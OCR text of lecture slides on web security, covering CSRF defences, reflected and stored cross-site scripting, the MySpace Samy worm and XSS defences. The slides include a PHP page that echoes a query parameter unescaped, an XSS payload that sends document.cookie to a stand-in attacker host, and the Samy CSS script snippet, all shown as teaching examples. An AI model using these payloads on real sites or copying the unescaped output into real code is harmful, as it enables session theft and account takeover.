
- Include field with large random value or HMAC of a hidden value

```
'><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
images/logo.jpg" width='110'></div>
```

- Goal: Attacker can't forge token, server validates it
  - Why can't another site read the token value?

Same origin policy

Referrer validation



Referrer validation

- Check referrer:
  - Referrer = bank.com is ok
  - Referrer = attacker.com is NOT ok
  - Referrer = ???
- Lenient policy : allow if not present
- Strict policy : disallow if not present
  - more secure, but kills functionality

Referrer validation

- Referrer's often stripped, since they may leak information!
  - HTTPS to HTTP referrer is stripped
  - Clients may strip referrers
  - Network stripping of referrers (by organization)
- Bugs in early browsers allowed Referrer spoofing

Custom headers


- Use XMLHttpRequest for all (important) requests
  - API for performing requests from within scripts
- Google Web Toolkit:
  - X-XSRF-Cookie header includes cookie as well
- Server verifies presence of header, otherwise reject
  - Proves referrer had access to cookie

- Doesn't work across domains
- Requires all calls via XMLHttpRequest with authentication data
  - E.g.: Login CSRF means login happens over XMLHttpRequest

Cross-site scripting (XSS)

- Site A tricks client into running script that abuses honest site B
  - Reflected (non-persistent) attacks
    - (e.g., links on malicious web pages)
  - Stored (persistent) attacks
    - (e.g., Web forms with HTML)

Basic scenario: reflected XSS attack



Example

http://victim.com/search.php ? term = apple

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

```
http://victim.com/search.php ? term =
        <script> window.open(
            "http://attacker.com?cookie = " +
            document.cookie )  </script>
```

Attack Server


```
http://victim.com/search.php ? term =
        <script> window.open(
            "http://badguy.com?cookie = " +
            document.cookie )  </script>
```

Link clicked

Victim Server

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Stored XSS


Attack Server
4
steal valuable data
1
Inject malicious script
2
request content
3
receive malicious script
User Victim
Server Victim

“but most of all, Samy is my hero”

MySpace allows HTML content from users
Strips many dangerous tags, strips any occurrence of javascript

CSS allows embedded javascript

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

Samy Kamkar used this (with a few more tricks) to build javascript worm that spread through MySpace

- Add message above to profile
- Add worm to profile
- Within 20 hours: one million users run payload

Defending against XSS

- Input validation
  - Never trust client-side data
  - Only allow what you expect
  - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding
  - Remove/encode special characters
  - Allow only “safe” commands
- Client side defenses, HTTPOnly cookies, Taint mode (Perl), Static analysis of server code …

Top vulnerabilities

- SQL injection
- Cross-site request forgery (CSRF or XSRF)
- Cross-site scripting (XSS)